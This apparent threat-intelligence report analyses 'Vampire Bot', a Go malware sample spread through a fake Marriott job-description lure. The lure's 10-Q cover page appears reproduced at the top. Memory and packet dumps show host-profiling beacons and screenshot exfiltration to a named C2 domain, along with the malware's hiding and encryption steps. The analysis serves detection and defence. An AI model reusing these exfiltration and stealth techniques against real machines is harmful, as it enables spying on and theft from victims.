


Table of Contents

UNITED STATES
SECURITIES AND EXCHANGE COMMISSION
Washington, D.C. 20549

FORM 10-Q

☒ QUARTERLY REPORT PURSUANT TO SECTION 13 OR 15(d) OF THE SECURITIES EXCHANGE ACT OF 1934

For the quarterly period ended March 31, 2024
or

☐ TRANSITION REPORT PURSUANT TO SECTION 13 OR 15(d) OF THE SECURITIES EXCHANGE ACT OF 1934

For the transition period from to

Commission File No. 1-13881

Marriott INTERNATIONAL

MARRIOTT INTERNATIONAL, INC.

(Exact name of registrant as specified in its charter)

Delaware	52-2055918
(State or other jurisdiction of incorporation or organization)	(IRS Employer Identification No.)
7750 Wisconsin Avenue Bethesda Maryland	20814
(Address of principal executive offices)	(Zip Code)

(Registrant's telephone number, including area code) (301) 380-3000

Securities registered pursuant to Section 12(b) of the Act:

Title of Each Class	Trading Symbol(s)	Name of Each Exchange on Which Registered
Class A Common Stock, $0.01 par value	MAR	Nasdaq Global Select Market

Indicate by check mark whether the registrant (1) has filed all reports required to be filed by Section 13 or 15(d) of the Securities Exchange Act of 1934 during the preceding 12 months (or for such shorter period that the registrant was required to file such reports), and (2) has been subject to such filing requirements for the past 90 days. Yes ☒ No ☐

Indicate by check mark whether the registrant has submitted electronically every Interactive Data File required to be submitted pursuant to Rule 405 of Regulation S-T (§ 232.405 of this chapter) during the preceding 12 months (or for such shorter period that the registrant was required to submit such files). Yes ☒ No ☐

Indicate by check mark whether the registrant is a large accelerated filer, an accelerated filer, a non-accelerated filer, a smaller reporting company, or an emerging growth company. See the definitions of "large accelerated filer," "accelerated filer," "smaller reporting company," and "emerging growth company" in Rule 12b-2 of the Exchange Act.

Large accelerated filer	☒	Accelerated filer	☐
Non-accelerated filer	☐	Smaller reporting company	☐
		Emerging growth company	☐

If an emerging growth company, indicate by check mark if the registrant has elected not to use the extended transition period for complying with any new or revised financial accounting standards provided pursuant to Section 13(a) of the Exchange Act. ☐

Indicate by check mark whether the registrant is a shell company (as defined in Rule 12b-2 of the Exchange Act). Yes ☐ No ☒


Figure 9 - Lure Document

Technical Details

The “Marriott_Marketing_Job_Description.pdf.exe” file is a Go-compiled binary that functions as a bot, collecting detailed host profiling information, continuously capturing and exfiltrating screenshots, and maintaining a C2 polling loop to receive tasks such as command execution and downloading additional payloads.

> **Threat Insight: Why do attackers prefer Go-compiled binaries for malicious operations?**
>
> Attackers are increasingly creating malicious Go-compiled binaries because Go (Golang) offers portability, stealth, and flexibility that make their campaigns harder to detect and disrupt. A single Go binary can be cross-compiled to run on Windows, Linux, and macOS with minimal changes, allowing adversaries to scale their operations across diverse environments. Go executables are often larger and less familiar to traditional antivirus and endpoint tools, which can delay detection and signature creation. However, the efficiency of Go for building malware with embedded C2 communications, file handling, and payload delivery is a cause for urgent concern. From a threat actor’s perspective, this means faster development cycles, a wider reach, and better evasion, making Go an increasingly attractive language for modern malware families.

The binary contains numerous functions with names prefixed by batman, as shown in Figure 10. For tracking purposes, we refer to this threat group as “BatShadow” and its associated malware as “Vampire bot”.




```
batman
    configs
    pkg
    services
        batman_services_getHead
        batman_services_getHead_deferwrap1
        batman_services_getHead_func1
        batman_services_getProgress
        batman_services_getProgress_deferwrap1
        batman_services_getProgress_func1
        batman_services_DownloadFile
        batman_services_DownloadFile_deferwrap3
        batman_services_DownloadFile_func2
        batman_services_DownloadFile_gowrap2
```

Figure 10 - Vampire Bot Functions

Once executed, the Vampire copies itself into the directory "C:\Users\<UserName>\AppData\Local\Packages\edge", applies the “attrib.exe +s +h” command to set the file as both system and hidden, and then re-executes itself from the new location to ensure stealth. It then creates a mutex named “edge” to ensure that only one instance of malware is running at a time.

Host Profiling and Initial Beacon

After creating a Mutex, the Vampire generates an initialization beacon that is sent to the attacker's command-and-control (C2) server. This beacon is formatted as a JSON object. It contains detailed host profiling information such as username, operating system, hardware ID (HWID), CPU and GPU details, system architecture, external and local IP addresses, country, and privilege level. It also enumerates installed security products and records a ping value representing host network responsiveness. Finally, the payload includes a version field (i.e., "1.0.0"), which the malware uses to track its build or release variant during infections, as shown in Figure 11.




```
7B 22 75 73|65 72 6E 61|6D 65 22 3A|22 44 45 53|{"username":"DES
4B 54 4F 50|2D 4F 4B 31|50 4B 48 51|5C 5C 74 65|[redacted]\\te
73 74 22 2C|22 70 61 73|73 77 6F 72|64 22 3A 22|st","password":"
22 2C 22 75|73 65 72 44|65 76 69 63|65 22 3A 22|","userDevice":"
56 4D 77 61|72 65 20 53|56 47 41 20|33 44 22 2C|VMware SVGA 3D",
22 68 77 69|64 22 3A 22|43 33 37 30|34 44 35 36|"hwid":"[redacted]
2D 32 45 32|44 2D 32 42|41 37 2D 41|46 30 34 2D|-[redacted]-[redacted]-
44 46 41 32|46 46 35 36|46 39 32 31|22 2C 22 63|DFA2[redacted]","c
6F 75 6E 74|72 79 22 3A|22 49 4E 22|2C 22 69 70|ountry":"IN","ip
41 64 64 72|65 73 73 22|3A 22 31 30|33 2E 38 32|Address":"[redacted].82
2E 32 30 39|2E 31 33 32|22 2C 22 6C|6F 63 61 6C|.[redacted]","local
41 64 64 72|65 73 73 22|3A 22 31 39|32 2E 31 36|Address":"192.16
38 2E 31 38|2E 39 36 3A|36 33 34 35|32 22 2C 22|8.[redacted]:[redacted]","
69 73 41 64|6D 69 6E 22|3A 66 61 6C|73 65 2C 22|isAdmin":false,"
6F 73 22 3A|22 77 69 6E|64 6F 77 73|22 2C 22 63|os":"windows","c
70 75 22 3A|22 31 31 74|68 20 47 65|6E 20 49 6E|pu":"11th Gen In
74 65 6C 28|52 29 20 43|6F 72 65 28|54 4D 29 20|tel(R) Core(TM) 
69 37 2D 31|31 38 35 30|48 20 40 20|32 2E 35 30|[redacted] @ 2.50
47 48 7A 22|2C 22 67 70|75 22 3A 22|56 4D 77 61|GHz","gpu":"VMwa
72 65 20 53|56 47 41 20|33 44 22 2C|22 62 69 74|re SVGA 3D","bit
22 3A 22 61|6D 64 36 34|22 2C 22 70|69 6E 67 22|":"amd64","ping"
3A 22 31 39|32 2E 31 36|38 2E 31 38|2E 39 36 3A|:"192.168.18.96:
36 33 34 35|32 22 2C 22|61 6E 74 69|76 69 72 75|[redacted]","antiviru
73 22 3A 5B|22 57 69 6E|64 6F 77 73|20 44 65 66|s":["Windows Def
65 6E 64 65|72 22 5D 2C|22 76 65 72|73 69 6F 6E|ender"],"version
22 3A 22 31|2E 30 2E 30|22 7D 00 00|00 00 00 00|":"1.0.0"}......
```

Figure 11 – Initial Beacon

By collecting this system fingerprint, the Vampire Bot enables operators to uniquely track each infected machine, evaluate its potential value, and tailor follow-on actions such as deploying additional payloads or avoiding analysis environments. After collecting the victim's details, the Bot encrypts the stolen data using AES in CBC mode. To derive the encryption key, it retrieves a hardcoded UUID from the binary, prepends the string "pkk_", and calculates the SHA-256 hash of this value.

The resulting digest becomes the AES key. For each encryption operation, the malware generates a random initialization vector (IV) and then performs AES-CBC encryption over the stolen data. The output is then assembled into a JSON object under the "payload" field, where the IV and the encrypted content are concatenated as two hex-encoded strings, separated by a colon. The first component represents the IV, while the second contains the AES-encrypted ciphertext.


This payload is transmitted to an endpoint at “api3.samsungcareers.work/api/hdrp”, allowing the attacker to securely exfiltrate victim data, as shown in Figure 12 below. For authentication, the malware includes an X-Api-Key header, which is set to the same hardcoded UUID used for AES key derivation.



```
000000C0000E77F8 000000C00023C5D0
000000C0000E7800 000000C0001AE640 &"POST%s%snullbooltruejson'\\''readopensyncpipelinkStat.com.exe.bat.cmdallgallprootitabsbrkidledead is L
000000C0000E7808 00007FF7762025BE documents.00007FF7762025BE
000000C0000E7810 000000000000000C
000000C0000E7818 000000C00020AE70 "https://api3.samsungcareers.work/api/hdrp"
000000C0000E7820 0000000000000029
000000C0000E7828 00007FF7762890E0 documents.00007FF7762890E0
000000C0000E7830 000000C00023C540 &"{\"payload\":\"b9f1fb1460af0f285076d24886c14f2d:0a3cf138615dbd4e574bb7cf48e3a0cbca17f52d7fc153cb93e33c
000000C0000E7838 000000C0000F29A0
```

Figure 12 – AES Encrypted Payload

The Bot transmits the AES-encrypted stolen data over TLS-secured communication, ensuring that the exfiltrated content remains hidden within encrypted HTTPS traffic, as shown in Figure 13.




```
No.   Time        Source                 Destination     Protocol Lengtl Info
  284 215.160245  fe80::346a:b0a0:ec:…   fe80::1         DNS       104 Standard query 0x172b A api3.samsungcareers.work
  285 216.168811  192.168.18.96          192.168.18.1    DNS        84 Standard query 0x172b A api3.samsungcareers.work
  286 216.229153  192.168.18.1           192.168.18.96   DNS       116 Standard query response 0x172b A api3.samsungcareers.work A 172.67.208.112 A 104.21.15.231
  287 216.232337  192.168.18.96          172.67.208.112  TCP        66 60274 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
  288 216.579666  172.67.208.112         192.168.18.96   TCP        66 443 → 60274 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM WS=8192
  289 216.579749  192.168.18.96          172.67.208.112  TCP        54 60274 → 443 [ACK] Seq=1 Ack=1 Win=263168 Len=0
  290 216.586337  192.168.18.96          172.67.208.112  TLSv1.3  1558 Client Hello (SNI=api3.samsungcareers.work)
  291 216.714014  192.168.18.96          8.8.8.8         ICMP       98 Echo (ping) request  id=0x4032, seq=0/0, ttl=64 (reply in 292)
  292 216.723904  8.8.8.8                192.168.18.96   ICMP       98 Echo (ping) reply    id=0x4032, seq=0/0, ttl=119 (request in 291)
  293 216.930579  172.67.208.112         192.168.18.96   TCP        60 443 → 60274 [ACK] Seq=1 Ack=1505 Win=131072 Len=0
  294 216.948741  172.67.208.112         192.168.18.96   TLSv1.3  1466 Server Hello, Change Cipher Spec
  295 216.948741  172.67.208.112         192.168.18.96   TCP      1466 443 → 60274 [PSH, ACK] Seq=1413 Ack=1505 Win=131072 Len=1412 [TCP PDU reassembled in 296]
  296 216.948741  172.67.208.112         192.168.18.96   TLSv1.3  1448 Application Data
  297 216.948800  192.168.18.96          172.67.208.112  TCP        54 60274 → 443 [ACK] Seq=1505 Ack=4219 Win=263168 Len=0
  298 216.978862  192.168.18.96          172.67.208.112  TLSv1.3   118 Change Cipher Spec, Application Data
```

Figure 13 - Exfiltration

Real-Time Desktop Capture

The Vampire Bot continuously captures the victim’s desktop in a loop. Before each capture cycle, it contacts the C2 at “hxxps://api3.samsungcareers.work/api/ping/<UUID>” to retrieve configuration—such as captureInterval, captureQuality, and a viewedAt flag—and applies those settings to the local capture component as shown in Figure 14. If the threat actor is interested, they can modify these parameters to increase the frequency or quality of the capture tasks.




```
000000C000266800 7B 22 73 75 63 63 65 73 73 22 3A 74 72 75 65 2C {"success":true,
000000C000266810 22 64 61 74 61 22 3A 7B 22 63 61 70 74 75 72 65 "data":{"capture
000000C000266820 51 75 61 6C 69 74 79 22 3A 31 30 30 2C 22 63 61 Quality":100,"ca
000000C000266830 70 74 75 72 65 49 6E 74 65 72 76 61 6C 22 3A 33 ptureInterval":3
000000C000266840 2C 22 76 69 65 77 65 64 41 74 22 3A 6E 75 6C 6C ,"viewedAt":null
000000C000266850 7D 7D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 }}..............
000000C000266860 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Figure 14 -Configuration Details

The Bot captures the victim’s desktop using the open-source **kbinani** Go library, taking periodic snapshots of the current environment. Each screenshot is stored in memory as a WEBP image, a lightweight format that reduces file size.

The content is transmitted over HTTP using "multipart/form-data," with standard headers and boundaries as shown in Figure 15. File names are generated dynamically, following the pattern "screenshot_<random>.webp". The malware then sends this information to the endpoint at "hxxps://api3.samsungcareers.work/api/image/<UUID>", where the UUID is unique for each victim.




```
000000C0003D4000 2D 2D 63 61 31 66 63 32 62 39 36 61 38 36 32 34 --ca1fc2b96a8624
000000C0003D4010 61 65 33 31 31 34 37 31 32 35 30 37 66 38 63 39 ae3114712507f8c9
000000C0003D4020 61 32 34 61 64 32 35 66 30 30 36 64 66 39 66 63 a24ad25f006df9fc
000000C0003D4030 63 39 37 33 34 63 31 63 33 38 64 35 65 37 0D 0A c9734c1c38d5e7..
000000C0003D4040 43 6F 6E 74 65 6E 74 2D 44 69 73 70 6F 73 69 74 Content-Disposit
000000C0003D4050 69 6F 6E 3A 20 66 6F 72 6D 2D 64 61 74 61 3B 20 ion: form-data; 
000000C0003D4060 6E 61 6D 65 3D 22 66 69 6C 65 22 3B 20 66 69 6C name="file"; fil
000000C0003D4070 65 6E 61 6D 65 3D 22 73 63 72 65 65 6E 73 68 6F ename="screensho
000000C0003D4080 74 5F 4A 7A 54 72 76 47 66 48 4C 63 2E 77 65 62 t_JzTrvGfHLc.web
000000C0003D4090 70 22 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 p"..Content-Type
000000C0003D40A0 3A 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6F 63 : application/oc
000000C0003D40B0 74 65 74 2D 73 74 72 65 61 6D 0D 0A 0D 0A 52 49 tet-stream....RI
000000C0003D40C0 46 46 12 A9 01 00 57 45 42 50 56 50 38 4C 05 A9 FF.©..WEBPVP8L.©
000000C0003D40D0 01 00 2F 7F C7 0D 01 EA A1 18 80 6D DC 48 A2 08 ../.Ç..ê¡..mÜH¢.
000000C0003D40E0 40 B2 21 CE 7A 6E FB EF 56 F2 B3 57 41 44 4C 40 @²!ÎznûïVò³WADL@
000000C0003D40F0 B4 7D 66 B2 B5 96 ED B6 FE 75 6B D5 7B DC 67 44 ´}f²µ.í¶þukÕ{ÜgD
000000C0003D4100 C6 DA FF A7 55 35 6E 10 DB 1E 11 88 1E 19 91 23 ÆÚÿ§U5n.Û......#
000000C0003D4110 86 42 C9 38 33 46 8F 81 6F 65 6E B5 27 3D 67 6B .BÉ83F..oenµ'=gk
000000C0003D4120 A8 1A 11 99 E4 99 51 15 B9 AB A7 5E 49 00 24 25 ¨...ä.Q.¹«§^I.$%
000000C0003D4130 11 9A A4 E7 9C 90 24 9C 92 94 09 C1 76 6D F1 65 ..¤ç..$....Ávmñe
000000C0003D4140 51 92 4C CD 89 B5 AA F4 10 13 A4 24 7C 9D 1C A2 Q.LÍ.µªô..¤$|..¢
000000C0003D4150 0D 4C A0 35 BC A5 EC 2E 7C DF 29 C9 6E DB 39 DF .L 5¼¥ì.|ß)ÉnÛ9ß
000000C0003D4160 40 96 E4 43 DB 67 65 B6 A6 DD 89 06 B3 01 48 69 @.äCÛge¶¦Ý..³.Hi
000000C0003D4170 F1 76 DA 12 86 F0 DE 06 C0 1D 41 52 98 78 2B 53 ñvÚ..ðÞ.À.AR.x+S
000000C0003D4180 A2 65 DB 2F B6 1B 89 B2 E7 FC C4 14 5E DB 36 0C ¢eÛ/¶..²çüÄ.^Û6.
000000C0003D4190 40 8B DD 20 7A 0A 5F 58 E4 9B D5 AE 2A 2E 73 4A @.Ý z._Xä.Õ®*.sJ
000000C0003D41A0 24 AA 3E 50 EF EA 7D 91 EE BC 66 6B AD 71 8C 41 $ª>Pïê}.î¼fk.q.A
000000C0003D41B0 26 8D 32 D0 38 1E 43 A4 30 FB 97 5E 45 39 01 D8 &.2Ð8.C¤0û.^E9.Ø
000000C0003D41C0 24 27 5E 4B C2 BF B4 2D D9 86 4D 8E 2F 68 48 FA $'^KÂ¿´-Ù.M./hHú
000000C0003D41D0 4A 94 7C 7F 62 BC B0 94 82 65 7F 34 E8 55 30 80 J.|.b¼°..e.4èU0.
000000C0003D41E0 86 B7 27 90 C4 7D 6D 07 6C 1B B6 9D C4 D2 BD 00 ..·'.Ä}m.l.¶.ÄÒ½.
000000C0003D41F0 A8 F5 6E D4 EA 15 DB 6A 61 8F 7D 55 D9 84 0D 6C ¨õnÔê.Ûja.}UÙ..l
000000C0003D4200 EA 2D E4 DB 7A DA E5 2D 53 A9 C4 3F 1C 1E 96 87 ê-äÛzÚå-S©Ä?....
000000C0003D4210 ED 1B 00 88 88 B0 7B DD 46 94 E7 3C 5D F7 6D E5 í....°{ÝF.ç<]÷må
